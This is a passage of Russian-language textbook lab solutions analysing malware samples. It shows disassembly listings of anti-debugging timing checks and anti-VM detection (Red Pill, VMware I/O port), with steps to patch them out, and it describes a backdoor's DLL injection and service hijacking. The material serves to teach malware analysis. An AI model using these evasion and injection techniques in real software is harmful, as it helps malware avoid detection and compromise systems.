В начале выполнения главной функции вредоноса в стек попадают две строки: `1qbz2wsx3edc` и `ocl.exe`. Переименуем файл в `ocl.exe` и посмотрим, произойдет ли подключение. Если нет, это будет означать, что код, идущий перед сравнением, нужно изменить.

В листинге 16.11Л показано сравнение строк, которое определяет, имеет ли запущенная программа подходящее имя.

Листинг 16.11Л. Использование вызова strncmp для проверки имени модуля

```
0040150A      mov       ecx, [ebp+Str2] ❶
00401510      push      ecx                     ; Str2
00401511      lea       edx, [ebp+Str1] ❷
00401517      push      edx                     ; Str1
00401518      call      _strncmp
```

В строке ❶ мы видим переменную `Str2`, которая будет хранить текущее имя запущенного вредоноса. Переменная `Str1` находится в строке ❷. Если пройтись вверх по коду, все выглядит так, будто в `Str1` хранится наша строка `ocl.exe`, но еще до сравнения она передается в функцию `sub_4011E0`. Загрузим эту программу в OllyDbg и укажем точку останова для вызова `strncmp` по адресу 0x401518.

После создания точки останова и нажатия кнопки Play (Воспроизвести) отладчик перехватит исключение, вызванное делением на ноль. Данное исключение можно передать программе, нажав сочетание клавиш Shift+F9; вы можете поменять настройки отладчика и сделать так, чтобы он делал это автоматически.

Получив исключение, программа его обрабатывает и доходит до точки останова по адресу 0x401518. Мы видим, что значение в стеке `qgr.exe` сравнивается с `Lab16-03.exe`, поэтому попробуем переименовать файл в `qgr.exe`. Но и после этого вредонос отказывается выполнять DNS-запрос и подключаться к порту.

Функция QueryPerformanceCounter

Нам нужно исследовать функцию `sub_4011E0`, которая идет перед вызовом `strncmp` и принимает строку `ocl.exe`. Как видно в листинге 16.12Л, она дважды вызывает `QueryPerformanceCounter` (выделено жирным шрифтом).

Листинг 16.12Л. Антиотладочная проверка времени с помощью функции QueryPerformanceCounter

```
00401219      lea       eax, [ebp+PerformanceCount]
0040121C      push      eax                   ; lpPerformanceCount
0040121D      call      ds:QueryPerformanceCounter
...
0040126A      lea       ecx, [ebp+var_110]
00401270      push      ecx                   ; lpPerformanceCount
00401271      call      ds:QueryPerformanceCounter
00401277      mov       edx, [ebp+var_110]
0040127D      sub       edx, dword ptr [ebp+PerformanceCount] ❶
00401280      mov       [ebp+var_114], edx
00401286      cmp       [ebp+var_114], 4B0h ❷
00401290      jle       short loc_40129C
00401292      mov       [ebp+var_118], 2 ❸
```

Код, который мы собираемся исследовать, находится между двумя вызовами `QueryPerformanceCounter`, но сначала рассмотрим остальные участки функции. В строке ❶ вредонос вычитает первый перехват (`lpPerformanceCount`) из второго (`var_110`). Затем разница во времени сравнивается со значением 0x4B0 (1200 в десятичном формате). Если она превышает 1200, переменной `var_118` присваивается значение `2`; если нет, она продолжает хранить `1` (свое инициализационное значение).

Сразу после этой проверки начинается цикл `for` по адресу 0x40129C (здесь его не видно). С помощью переменной `var_118` он изменяет строку, переданную в функцию (`arg_0`); следовательно, проверка `QueryPerformanceCounter` влияет на итоговый результат. Строка, используемая в операции `strncmp`, варьируется в зависимости от того, выполняется ли программа в отладчике. Для получения подходящей строки переменная `var_118` в момент вхождения в цикл должна быть равна `1`. Чтобы этого добиться, создадим точку останова для `strncmp` и заменим инструкциями NOP строку ❸. Теперь мы видим, что для нормальной работы вредоноса за пределами отладчика файл должен называться `peo.exe`.

Изучим код между двумя вызовами `QueryPerformanceCounter`. Как показано в листинге 16.13Л, он начинается с сочетания инструкций `call`/`pop`, которые помещают текущее значение EIP в регистр EAX.

Листинг 16.13Л. Вредонос устанавливает собственный обработчик и генерирует подходящее исключение

```
00401223      call      $+5
00401228      pop       eax
00401229      xor       ecx, ecx
0040122B      mov       edi, eax
0040122D      xor       ebx, ebx
0040122F      add       ebx, 2Ch ❶
00401232      add       eax, ebx
00401234      push      eax ❸
00401235      push      large dword ptr fs:0
0040123C      mov       large fs:0, esp ❹
00401243      div       ecx
00401245      sub       edi, 0D6Ah
```

```
0040124B      mov     ecx, 0Ch
00401250      jmp     short loc_401262
00401252      repne   stosb
00401254      mov     ecx, [esp+0Ch] ❷
00401258      add     dword ptr [ecx+0B8h], 2
0040125F      xor     eax, eax
00401261      retn
00401262      pop     large dword ptr fs:0 ❺
00401269      pop     eax
```

Поместив текущее значение EIP в EAX, вредонос добавляет к нему 0x2C ❶. В результате EAX будет содержать адрес 0x2C + 0x401228 = 0x401254, который указывает на код, начинающийся со строки ❷. Затем вредонос модифицирует цепочку вызовов SEH, вставляя в нее адрес 0x401254 (см. главу 15). Это изменение осуществляется в строках ❸ и ❹. Во время выполнения инструкции `div ecx` генерируется исключение, связанное с делением на ноль, поскольку ранее регистр ECX уже был обнулен; это приводит к срабатыванию вредоносного обработчика ❷. Следующие две инструкции обрабатывают исключение и возвращают поток выполнения на участок, который следует сразу за делением на ноль. В итоге программа дойдет до строки ❺, где из цепочки SEH удаляется обработчик исключения вредоноса.

Вредонос занимается всеми этими манипуляциями, чтобы выполнить код, который работает внутри отладчика значительно медленнее, чем за его пределами. Как мы уже объясняли в главе 8, отладчик обрабатывает исключения немного медленнее. Этой небольшой разницы во времени достаточно, чтобы вредонос смог обнаружить отладчик.

Функция GetTickCount

Теперь создадим точку останова для вызова `gethostbyname` по адресу 0x4015DB, чтобы узнать, какое доменное имя использует вредонос. Однако мы видим, что программа завершается, не доходя до этой точки. Как показано в листинге 16.14Л, в коде функции `main` присутствуют два вызова `GetTickCount` (выделены жирным шрифтом).

Листинг 16.14Л. Антиотладочная проверка времени с помощью GetTickCount

```
00401584     call    ds:GetTickCount
0040158A     mov     [ebp+var_2B4], eax
00401590     call    sub_401000 ❶
00401595     call    ds:GetTickCount
0040159B     mov     [ebp+var_2BC], eax
004015A1     mov     ecx, [ebp+var_2BC]
004015A7     sub     ecx, [ebp+var_2B4]
004015AD     cmp     ecx, 1 ❷
004015B0     jbe     short loc_4015B7 ❹
004015B2     xor     eax, eax
004015B4     mov     [eax], edx ❸
004015B6     retn
```

В строке ❶, между двумя вызовами `GetTickCount`, вызывается функция `sub_401000`: она производит те же манипуляции с цепочкой SEH, какие мы встречали во время

анализа метода QueryPerformanceCounter. Дальше в строке ❷ вредонос сравнивает разницу во времени, предварительно переведя ее в миллисекунды. Если она превышает 1 миллисекунду, код выполняет инструкцию в строке ❸. Это приводит к сбою программы, так как предыдущая инструкция обнулила регистр EAX. Чтобы это исправить, нужно просто заставить код перейти в строку ❹.

Инструкция rdtsc

В ходе исследования процедуры декодирования можно заметить различия между программами Lab16-03.exe и Lab09-02.exe. В этой лабораторной работе инструкция rdtsc используется дважды, а посредине мы видим уже знакомый нам код для манипуляции цепочкой SEH. Инструкции rdtsc представлены в листинге 16.15Л и выделены жирным шрифтом (мы опустили код для работы с SEH).

Листинг 16.15Л. Антиотладочная проверка времени с использованием rdtsc

```
00401323      rdtsc
00401325      push      eax ❶
...
0040136D      rdtsc
0040136F      sub       eax, [esp+20h+var_20] ❷
00401372      mov       [ebp+var_4], eax
00401375      pop       eax
00401376      pop       eax
00401377      cmp       [ebp+var_4], 7A120h ❸
0040137E      jbe       short loc_401385
00401380      call      sub_4010E0 ❹
```

В строке ❶ результат выполнения инструкции rdtsc попадает в стек. Позже выполняется вторая инструкция rdtsc, но на этот раз из результата (EAX) вычитается ранее полученное значение ❷. В IDA Pro первый результат ошибочно помечен как локальная переменная var_20. Чтобы это исправить, щелкните на var_20 правой кнопкой мыши и превратите инструкцию в sub eax, [esp].

В строке ❸ разница во времени сохраняется в переменную var_4 и сравнивается с 0x7A120 (500 000 в десятичном формате). Если она больше 500000, в строке ❹ вызывается функция sub_4010E0, которая пытается удалить вредонос с диска, но терпит неудачу, так как тот запущен внутри отладчика. И все же вредонос завершит работу, так как в конце функции делается вызов exit.

Резюме

В этой лабораторной работе мы использовали три методики противодействия анализу внутри отладчика, основанные на вызовах QueryPerformanceCounter, GetTickCount и rdtsc. Чтобы победить эту программу на ее собственном поле, проще всего заменить переходы инструкциями NOP или превратить их из условных в безусловные. Найдя подходящее имя для вредоноса (peo.exe), мы можем выйти из отладчика, переименовать файл и наконец выполнить базовый динамический анализ.

Работа 17.1

Краткие ответы

1. Этот вредонос определяет, запущен ли он внутри ВМ, используя уязвимые инструкции платформы x86.
2. Скрипт находит три потенциальные инструкции противодействия виртуальным машинам (анти-ВМ) и выделяет их красным цветом: `sidt`, `str` и `sldt`.
3. Если инструкции `sidt` или `str` обнаружат VMware, вредонос себя удалит. Если обнаружение произойдет с помощью инструкции `sldt`, вредонос завершит работу, так и не создав главного потока, но при этом будет создана зараженная служба MalService.
4. На нашем компьютере с VMware Workstation 7, оснащенном Intel Core i7, ни одна из этих методик не сработала. У вас могут быть другие результаты — все зависит от вашего аппаратного и программного обеспечения.
5. Причины срабатывания или несрабатывания той или иной методики описываются в ходе подробного анализа.
6. Вы можете заменить `sidt` и `str` инструкциями NOP или переключить флаги перехода во время отладки вредоноса.

Подробный анализ

Здесь рассматривается тот же вредонос, что и в лабораторной работе 7.1, только с применением методик анти-ВМ, поэтому лучше всего будет начать с файла `Lab07-01.exe`. Мы нашли две новые функции — `sub_401000` (метод самоудаления) и `sub_401100` (которая вызывает инструкцию `sldt`). Можно запустить программу `Lab17-01.exe` в виртуальной машине и посмотреть, чем ее поведение отличается от `Lab07-01.exe`. Результаты динамического анализа зависят от конкретной системы, но могут совпадать с информацией, полученной в лабораторной работе 7.1.

Поиск уязвимых инструкций

Для автоматического поиска уязвимых инструкций платформы x86 можно использовать поддержку Python в IDA Pro (доступна в коммерческой версии). Создайте собственный скрипт на основе листинга 17.4 или используйте готовый файл `findAntiVM.py`, который прилагается к лабораторным работам. Чтобы запустить скрипт в IDA Pro, выберите пункт меню File ▸ Script File (Файл ▸ Файл скрипта) и откройте `findAntiVM.py`. В окне дизассемблера должен появиться следующий вывод:

```
Number of potential Anti-VM instructions: 3
```

Это говорит о том, что скрипт обнаружил три вида уязвимых инструкций. Если прокрутить окно с кодом, можно увидеть инструкции, выделенные красным: `sidt`,

str и sldt; если у вас нет коммерческой версии IDA Pro, вы можете найти их с помощью меню Search ▸ Text (Поиск ▸ Текст).

Мы проанализируем каждую из этих инструкций, попытаемся понять, к каким последствиям приводит успешное срабатывание той или иной методики анти-ВМ, попробуем их обезвредить и выясним, почему они не работают на нашем компьютере.

Инструкция sidt (методика Red Pill)

Первой найденной нами уязвимой инструкцией оказалась sidt (известная также как Red Pill). Ее можно видеть в строке ❶ листинга 17.1Л. В строке ❷ она сохраняет старшие 4 байта своего результата в переменную var_420, которая будет использована позже.

Листинг 17.1Л. Использование Red Pill

```
004011B5      sidt      fword ptr [ebp+var_428] ❶
004011BC      mov       eax, dword ptr [ebp+var_428+2]
004011C2      mov       [ebp+var_420], eax ❷
```

Несколькими инструкциями ниже вредонос ищет виртуальную машину. Это показано в листинге 17.2Л.

Листинг 17.2Л. Сравнение и проверка в условном переходе после инструкции sidt

```
004011DD      mov         ecx, [ebp+var_420]
004011E3      shr         ecx, 18h ❶
004011E6      cmp         ecx, 0FFh
004011EC      jz          loc_40132F ❷
```

В строке ❶ сдвигаются старшие 4 байта из результата sidt (var_420), поскольку шестой байт sidt (или четвертый в var_20) содержит начало базового адреса. Пятый байт сравнивается с 0xFF, сигнатурой VMware. Выполнение перехода в строке ❷ означает, что вредонос обнаружил виртуальную среду; в итоге он пытается завершить свою работу с помощью функции 0x401000 и удалить себя с диска.

В нашей тестовой среде проверка не срабатывает — вероятно, из-за того, что у нас многопроцессорный компьютер. Если создать точку останова по адресу 0x4011EC, можно увидеть, что регистр ECX не содержит сигнатуру VMware (0xFF). Если эта методика работает в вашей среде, замените sidt инструкциями NOP или предотвратите переход jz в отладчик в строке ❷.

Инструкция str

Второй по счету уязвимой инструкцией является str в строке 0x401204:

```
00401204      str     word ptr [ebp+var_418]
```

Эта инструкция загружает сегмент создания задачи (TSS) в четырехбайтную локальную переменную var_418, которая повторно используется только после вызова GetModuleFileName.

В случае успешного выполнения инструкции `str` вредонос не создаст службу MalService. В листинге 17.3Л показана проверка первых 2 байт; чтобы совпасть с сигнатурой VMware, они должны быть равны 0 ❶ и 0x40 ❷.

Листинг 17.3Л. Проверка результата выполнения инструкции str

```
00401229        mov     edx, [ebp+var_418]
0040122F        and     edx, 0FFh
00401235        test    edx, edx ❶
00401237        jnz     short loc_40124E
00401239        mov     eax, [ebp+var_418+1]
0040123F        and     eax, 0FFh
00401244        cmp     eax, 40h ❷
00401247        jnz     short loc_40124E
00401249        jmp     loc_401338
```

В нашей среде эта проверка не срабатывает. Создав точку останова по адресу 0x40122F, мы увидели, что переменная `var_418` содержит 0x28 вместо 0x4000 (сигнатуры VMware).

Если эта методика работает в вашей среде, замените `str` инструкциями NOP или заставьте программу выполнить переход `jnz` в отладчик по адресу 0x401237.

Инструкция sldt (No Pill)

Последняя методика анти-ВМ, используемая в этом вредоносе, основана на инструкции `sldt` (также известной под названием No Pill). Она находится внутри функции, помеченной в IDA Pro как `sub_401100`. Ее вызов показан в листинге 17.4Л.

Листинг 17.4Л. Подготовка и выполнение инструкции sldt

```
00401109        mov     eax, dword_406048 ;0xDDCCBBAA
0040110E        mov     [ebp+var_8], eax ❶
...
00401121        sldt    word ptr [ebp+var_8]
00401125        mov     edx, [ebp+var_8]
00401128        mov     [ebp+var_C], edx
0040112B        mov     eax, [ebp+var_C] ❷
```

Как можно видеть в строке ❶, переменной `var_8` присваивается содержимое регистра EAX, который в предыдущей инструкции получает значение `dword_406048`. Последнее хранит константу инициализации (0xDDCCBBAA). Результат выполнения `sldt` сохраняется в переменную и полностью помещается в регистр EAX ❷.

Когда функция завершится, код проверит, не обнулены ли младшие биты константы инициализации, как это показано в строке ❸ листинга 17.5Л. Если биты равны нулю, выполняется переход, после чего вредонос завершит работу, не создавая нового потока.

Листинг 17.5Л. Проверка результата выполнения инструкции sldt

```
004012D1        call    sub_401100
004012D6        cmp     eax, 0DDCC0000h ❸
004012DB        jnz     short loc_40132B
```

В нашей среде эта проверка получилась неудачной. Создав точку останова по адресу 0x4012D6, мы увидели, что в этот момент регистр EAX содержал 0xDDCC0000; это говорит о том, что виртуальная машина не была обнаружена.

Если эта методика работает в вашей среде, замените весь листинг 17.5Л инструкциями NOP или не дайте программе выполнить переход `jnz` в отладчик.

Работа 17.2

Краткие ответы

1. Программа экспортирует вызовы `InstallRT`, `InstallSA`, `InstallSB`, `PSLIST`, `ServiceMain`, `StartEXS`, `UninstallRT`, `UninstallSA` и `UninstallSB`.
2. DLL удаляется из системы с помощью файла `.bat`.
3. Создается скрипт `.bat` с кодом для самоудаления и файл под названием `xinstall.log`, который содержит строку `"Found Virtual Machine, Install Cancel"`.
4. Этот вредонос обращается к коммуникационному порту ввода/вывода VMware, передавая инструкции `in` магическое значение `VX` и тип действия `0xA`.
5. Чтобы вредонос установился, во время выполнения нужно модифицировать инструкцию `in` по адресу 0x100061DB.
6. Чтобы полностью отключить обнаружение виртуальной машины, поменяйте в hex-редакторе статическую строку `[This is DVM]5` на `[This is DVM]0`. Как вариант, можно заменить проверку инструкциями NOP и записать изменения на диск.
7. Вызов `InstallRT` выполняет установку путем внедрения библиотеки. В качестве необязательного параметра выступает процесс, в который нужно внедриться. В вызове `InstallSA` установка осуществляется за счет создания новой службы. Вызов `InstallSB` устанавливает службу и внедряет DLL, если служба, которую нужно перезаписать, по-прежнему работает.

Подробный анализ

В этой лабораторной работе рассматривается многофункциональный экземпляр вредоносного ПО. Мы попытаемся продемонстрировать, каким образом методики анти-ВМ могут стать препятствием в анализе безопасности. Мы сосредоточимся на нивелировании и изучении тех аспектов вредоноса, которые нацелены против выполнения внутри виртуальной машины. Полным разбором вредоносного кода вы можете заняться самостоятельно.

Для начала исследуем экспорты и импорты вредоноса, используя утилиту PEview. Достаточно объемная таблица импорта указывает на то, что эта программа обладает широким набором возможностей, таких как работа с реестром (`RegSetValueEx`) и службами (`ChangeService`), создание снимков экрана (`BitBlt`), получение списка процессов (`CreateToolhelp32Snapshot`), внедрение в процессы (`CreateRemoteThread`)

и сетевые функции (WS2_32.dll). Мы также видим ряд экспортных вызовов, которые связаны в основном с установкой и удалением вредоноса:

```
InstallRT   InstallSA   InstallSB
PSLIST
ServiceMain
StartEXS
UninstallRT  UninstallSA  UninstallSB
```

Наличие экспортной функции ServiceMain говорит нам о том, что этот вредонос, вероятно, может запускаться в виде службы. Названия, которые заканчиваются на SA и SB, могут принадлежать экспортным методам, связанным с установкой службы.

Попытаемся запустить этот вредонос и проследить за его работой с помощью динамического анализа. Установим в procmon фильтр для rundll32.exe (эта утилита поможет нам запустить библиотеку из командной строки) и выполним в виртуальной машине следующую команду:

```
rundll32.exe Lab17-02.dll,InstallRT
```

Мы сразу же видим, как вредонос удаляется из системы; после него остается лишь файл xinstall.log, который содержит внутри строку "Found Virtual Machine, Install Cancel". Это означает, что в данном двоичном файле используется методика анти-ВМ.

ПРИМЕЧАНИЕ

Поддержка ведения журнала иногда встречается и в настоящем вредоносном ПО: она помогает злоумышленникам определить, какие изменения следует внести для проведения успешной атаки. Кроме того, записывая в журнал различные конфигурационные данные, такие как информация о виртуальной машине, автор вредоноса может обнаружить проблемы, с которыми сталкивается его детище.

В выводе procmon можно заметить, что вредонос создает файл vmselfdel.bat, с помощью которого сам себя удаляет. Загрузив библиотеку в IDA Pro и отследив перекрестные ссылки, ведущие от строки vmselfdel.bat, мы обнаружим процедуру sub_10005567 со скриптовым кодом для самоудаления, который записывается в файл .bat.

Теперь попытаемся понять, почему вредонос себя удаляет. Мы можем воспользоваться скриптом findAntiVM.py из предыдущей лабораторной работы или пройтись по перекрестным ссылкам, ведущим к методу sub_10005567 (который создает vmselfdel.bat). Попробуем второй вариант.

Как видно на рис. 17.1Л, к этой функции направлены три перекрестные ссылки, которые находятся в разных экспортных функциях. Пройдемся по ссылке, ведущей к вызову InstallRT, чтобы исследовать его код.

Рис. 17.1Л. Перекрестные ссылки, ведущие к sub_100055567

Листинг 17.6Л. Проверка наличия ВМ, проводимая внутри InstallRT

```
1000D870      push   offset unk_1008E5F0 ; char *
1000D875   ❸  call   sub_10003592
1000D87A   ❷  mov    [esp+8+var_8], offset aFoundVirtualMa ; "Found Virtual Machine,..."
1000D881   ❹  call   sub_10003592
1000D886      pop    ecx
1000D887   ❶  call   sub_10005567
1000D88C      jmp    short loc_1000D8A
```

В строке ❶ листинга 17.6Л вызывается функция для создания `vmselfdel.bat`. В строке ❷ находится ссылка на строку, найденную ранее в файле `xinstall.log` (выделена жирным шрифтом). Изучив функции ❸ и ❹, мы видим, что первая открывает файл `xinstall.log`, а вторая записывает туда `"Found Virtual Machine, Install Cancel"`.

Если участок кода, показанный в листинге 17.6Л, просмотреть в графическом режиме, можно заметить два маршрута, которые к нему ведут. Они основаны на условных переходах после вызовов `sub_10006119` и `sub_10006196`. Первый вызов пустой, поэтому механизм обнаружения виртуальной машины должен содержаться во втором. В листинге 17.7Л показан фрагмент функции `sub_10006196`.

Листинг 17.7Л. Обращение к порту ввода/вывода

```
100061C7      mov      eax, 564D5868h ;'VMXh' ❸
100061CC      mov      ebx, 0
100061D1      mov      ecx, 0Ah
100061D6      mov      edx, 5658h ;'VX' ❷
100061DB      in       eax, dx ❶
100061DC      cmp      ebx, 564D5868h ;'VMXh' ❹
100061E2      setz     [ebp+var_1C]
...
100061FA      mov      al, [ebp+var_1C]
```

Вредонос обращается к порту ввода/вывода (0x5668), используя запрос в строке ❶ (для взаимодействия между гостевой и основной ОС VMware использует виртуальный порт). В строке ❷ номер порта загружается в регистр EDX, а тип действия, которое нужно выполнить, помещается внутрь ECX в предыдущей инструкции. В этом случае действие равно `0xA`, что означает «получить тип версии VMware». В строке ❸ в EAX сохраняется магическое число 0x564d5868 (`VMXh`); вредонос проверяет его с помощью операции `cmp` ❹ сразу после выполнения инструкции `in`. Результат проверки помещается в переменную `var_1C` и в итоге оказывается в регистре AL, куда `sub_10006196` возвращает свой результат.

Похоже, что этому вредоносу не нужна версия VMware. Он просто хочет узнать, вернет ли порт ввода/вывода магическое значение. Чтобы избежать обращения к этому порту во время выполнения программы, нужно заменить `in` инструкцией NOP. Это позволит вредоносу закончить установку.

Прежде чем углубляться в динамический анализ импортов, сначала закончим с экспортным методом `InstallRT`. Его начало представлено в листинге 17.8Л. Инструкция `jz` в строке ❶ определяет, будет ли задействована методика анти-ВМ.

Листинг 17.8Л. Проверка статического параметра конфигурации DVM

```
1000D847     mov       eax, off_10019034 ; [This is DVM]5
1000D84C     push      esi
1000D84D     mov       esi, ds:atoi
1000D853     add       eax, 0Dh ❷
1000D856     push      eax          ; Str
1000D857     call      esi          ; atoi
1000D859     test      eax, eax ❸
1000D85B     pop       ecx
1000D85C     jz        short loc_1000D88E ❶
```

Здесь используется инструкция `atoi` (выделена жирным шрифтом), которая превращает строку в число. Входящее значение извлекается из строки `[This is DVM]5` (тоже выделена жирным шрифтом). Ссылка на `[This is DVM]5` загружается в регистр EAX, к которому в строке ❷ добавляется `0xD`. В результате указатель сдвигается на пятый символ строки, который превращается в число 5 с помощью вызова `atoi`. В строке ❸ число сравнивается с 0.

ПРИМЕЧАНИЕ

DVM — это статический параметр конфигурации. С помощью hex-редактора можно поменять считываемую строку на [This is DVM]0, после чего вредонос перестанет проверять наличие виртуальной машины.

Ниже представлены некоторые статические параметры конфигурации, найденные в файле `Lab17-02.exe`; доменное имя и номер порта выделены жирным шрифтом. Параметр `LOG` (тоже выделен), вероятно, используется для определения того, нужно ли создавать и вести журнальный файл `xinstall.log`:

```
[This is RNA]newsnews•
[This is RDO]newsnews.practicalmalwareanalysis.com
[This is RPO]80
[This is DVM]5
[This is SSD]
[This is LOG]1
```

Чтобы завершить наш анализ метода `InstallRT`, исследуем функцию `sub_1000D3D0`. Она довольно длинная, но все, что она делает, — это записывает строки в журнал. И это сильно упрощает нашу задачу.

Вначале функция `sub_1000D3D0` копирует вредоносный файл в системный каталог Windows. Как видно в листинге 17.9Л, `InstallRT` принимает необязательный аргумент, длина которого проверяется в строке ❶ с помощью вызова `strlen`. Если длина равна 0 (аргумент отсутствует), используется значение `iexplore.exe` (выделено жирным шрифтом).

Листинг 17.9Л. Аргумент является именем процесса для внедрения; по умолчанию это iexplore.exe

```
1000D50E     push      [ebp+process_name]    ; Str
1000D511     call      strlen ❶
```

```
1000D516      test        eax, eax
1000D518      pop         ecx
1000D519      jnz         short loc_1000D522
1000D51B      push        offset aIexplore_exe  ; "iexplore.exe"
```

Экспортный аргумент (`iexplore.exe`) используется в качестве имени процесса для внедрения библиотеки этого вредоноса. По адресу 0x1000D53A вызывается функция, которая ищет подходящую запись в списке процессов. В случае успеха PID процесса передается в метод `sub_1000D10D`, который внедряет код, используя стандартное трио из вызовов `VirtualAllocEx`, `WriteProcessMemory` и `CreateRemoteThread`. Мы можем сделать вывод о том, что `InstallRT` выполняет внедрение DLL, чтобы запустить вредоносный код. Убедимся в этом: запустим вредонос (предварительно изменив статический параметр DVM) и проверим с помощью Process Explorer, загрузилась ли библиотека в другой процесс.

Теперь уделим внимание экспортному вызову `InstallSA`, который в целом имеет ту же структуру, что и `InstallRT`. Прежде чем переходить к методике анти-ВМ, оба вызова осуществляют проверку статического параметра конфигурации DVM. Единственное отличие состоит в том, что в `InstallSA` роль основной функции играет `sub_1000D920`.

Изучив функцию `sub_1000D920`, мы видим, что она принимает необязательный аргумент (`Irmon` по умолчанию). По адресу 0x1000DBC4 она создает службу, имя для которой берется из группы Svchost Netsvcs; если имя не указано, используется значение Irmon. Служба имеет пустое описание и отображается как *X* System Services, где *X* — заданное имя. Закончив с этим, `InstallSA` записывает путь к вредоносу, находящемуся в системном каталоге Windows, в ключ реестра `ServiceDLL`. Это можно подтвердить с помощью динамического анализа и используя утилиту `rundll32.exe` для вызова функции `InstallSA`. На рис. 17.2Л показано окно Regedit с изменением, внесенным в запись о службе Irmon.




Рис. 17.2Л. Переопределение ключа реестра ServiceDLL для службы Irmon

Поскольку метод `InstallSA` не копирует файл в системный каталог Windows, ему не удается выполнить установку вредоноса.

Наконец перейдем к экспортному вызову `InstallSB`, который по своей структуре аналогичен предыдущим двум. Он тоже проверяет статический параметр конфигурации DVM, прежде чем задействовать методику анти-ВМ. Основные свои действия он производит за счет функции `sub_1000DF22`. Вместе с тем он содержит дополнительный вызов `sub_10005A0A`, который отключает систему защиты файлов в Windows, применяя подход, описанный в лабораторной работе 12.4.

Похоже, что в вызове `sub_1000DF22` содержится функциональность сразу из двух методов: `InstallSA` и `InstallRT`. Метод `InstallSB` также принимает необязательный аргумент с именем локальной службы (по умолчанию NtmsSvc), которую следует

перезаписать. По умолчанию вредонос останавливает службу NtmsSvc (если та запущена) и заменяет собой файл `ntmssvc.dll` в системном каталоге Windows. Затем происходит попытка запуска службы. В случае неудачи вредонос внедряет библиотеку, как это видно в вызове по адресу 0x1000E571 (это похоже на то, как работает `InstallRT`, только `InstallSB` внедряет `svchost.exe`). Кроме того, `InstallSB` сохраняет двоичный файл оригинальной службы, чтобы метод `UninstallSB` мог его восстановить.

Основное внимание здесь уделяется методам противодействия виртуальным машинам, поэтому полноценным анализом вы можете заняться самостоятельно. Этот вредонос является бэкдором с развитой функциональностью: он умеет записывать нажатия клавиш, перехватывать аудио и видео, передавать файлы, играть роль прокси, извлекать системную информацию, использовать обратную командную оболочку, внедрять библиотеки, а также принимать и выполнять команды.

Для полноценного анализа этого вредоносного ПО в первую очередь необходимо исследовать экспортные функции и параметры статической конфигурации и только затем можно переходить к сетевому взаимодействию бэкдора. Попробуйте написать скрипт для декодирования сетевого трафика, сгенерированного этим вредоносом.

Работа 17.3

Краткие ответы

1. В отличие от лабораторной работы 12.2, где происходит подмена `svchost.exe`, этот вредонос немедленно завершается, если его запустить в виртуальной машине.
2. Если обеспечить выполнение переходов 0x4019A1, 0x4019C0 и 0x401467, но при этом запретить переход 0x401A2F, вредонос заменит заданный процесс кейлогером, который находится в его разделе с ресурсами.
3. Вредонос использует четыре методики анти-ВМ:
   - он обращается к порту ввода/вывода;
   - он ищет строку `vmware` в ключе реестра `SYSTEM\CurrentControlSet\Control\DeviceClasses`;
   - он проверяет наличие MAC-адреса, который используется в VMware по умолчанию;
   - с помощью функции хеширования он ищет строку `vmware` в списке процессов.
4. Чтобы справиться с методиками анти-ВМ, которые применяются в этом вредоносе, достаточно удалить пакет VMware tools и поменять MAC-адрес.
5. С помощью OllyDbg можно внести следующие изменения:
   - заменить участок по адресу 0x40145D инструкциями NOP;
   - поменять инструкции на участках 0x40199F и 0x4019BE на `xor eax, eax`;
   - поменять инструкцию по адресу 0x40169F на `jmp 0x40184A`.

Подробный анализ

Здесь рассматривается тот же вредонос, что и в работе 12.2, только с применением методик анти-ВМ, поэтому лучше всего будет начать с файла `Lab12-02.exe`.

Поиск уязвимых инструкций

Для начала загрузим двоичный файл в IDA Pro и поищем уязвимые инструкции платформы x86 с помощью скрипта `findAntiVM.py` (как мы это делали в лабораторной работе 17.1). Этот скрипт нашел одну методику анти-ВМ по адресу 0x401AC8 и выделил ее красным цветом. В данном участке происходит обращение к виртуальному порту ввода/вывода с использованием инструкции `in`. Этот код находится внутри функции, помеченной в IDA Pro как `sub_401A80`. Если программа работает внутри виртуальной машины, она возвращает 1, если нет — 0. Как видно в листинге 17.10Л, это единственная перекрестная ссылка, которая исходит из начала функции `main`.

Листинг 17.10Л. Проверка после обращения к порту ввода/вывода

```
0040199A      call     sub_401A80 ❶      ; Query I/O communication port
0040199F      test     eax, eax ❸
004019A1      jz       short loc_4019AA ❷
004019A3      xor      eax, eax
004019A5      jmp      loc_401A71
```

Если не сработает инструкция `jz` в строке ❷, функция `main` немедленно завершится, выполнив переход на участок 0x401A71. Чтобы отключить этот механизм, перед выполнением инструкции `jz` следует установить нулевой флаг (присвоив ему `1`). Если вы хотите полностью от него избавиться, поменяйте инструкцию `test` в строке ❸ на `xor eax, eax`, выполнив следующие шаги.

1. Запустите OllyDbg и установите курсор в строку 0x40199F.
2. Нажмите клавишу Пробел и наберите в поле ввода `xor eax, eax`.
3. Нажмите кнопку Assemble (Собрать).

Поиск методик анти-ВМ с помощью утилиты strings

Воспользуемся утилитой strings, чтобы сравнить строки в файлах `Lab12-02.exe` и `Lab17-03.exe`. Ниже перечислены значения, которых мы не видели раньше:

```
vmware
SYSTEM\CurrentControlSet\Control\DeviceClasses
Iphlpapi.dll
GetAdaptersInfo
```

Здесь есть несколько любопытных моментов. Например, строка `SYSTEM\CurrentControlSet\Control\DeviceClasses` выглядит как ветвь реестра, а значение `GetAdaptersInfo` похоже на название функции, которая извлекает информацию о сетевом адаптере. Если поискать в IDA Pro первую строку в листинге, `vmware`, окажется, что к ней ведет лишь одна перекрестная ссылка, которая начинается в ответвлении `sub_4011C0`.

На рис. 17.3Л представлена схема перекрестных ссылок для `sub_4011C0`. Стрелки, которые исходят из этой функции, говорят об использовании нескольких вызовов для работы с реестром. Кроме того, как видно по стрелке, делающей петлю, эта функция вызывает сама себя (это означает, что она рекурсивная). Судя по схеме, `sub_4011C0` рекурсивно ищет в реестре строку `vmware` и вызывается из функции `main`.

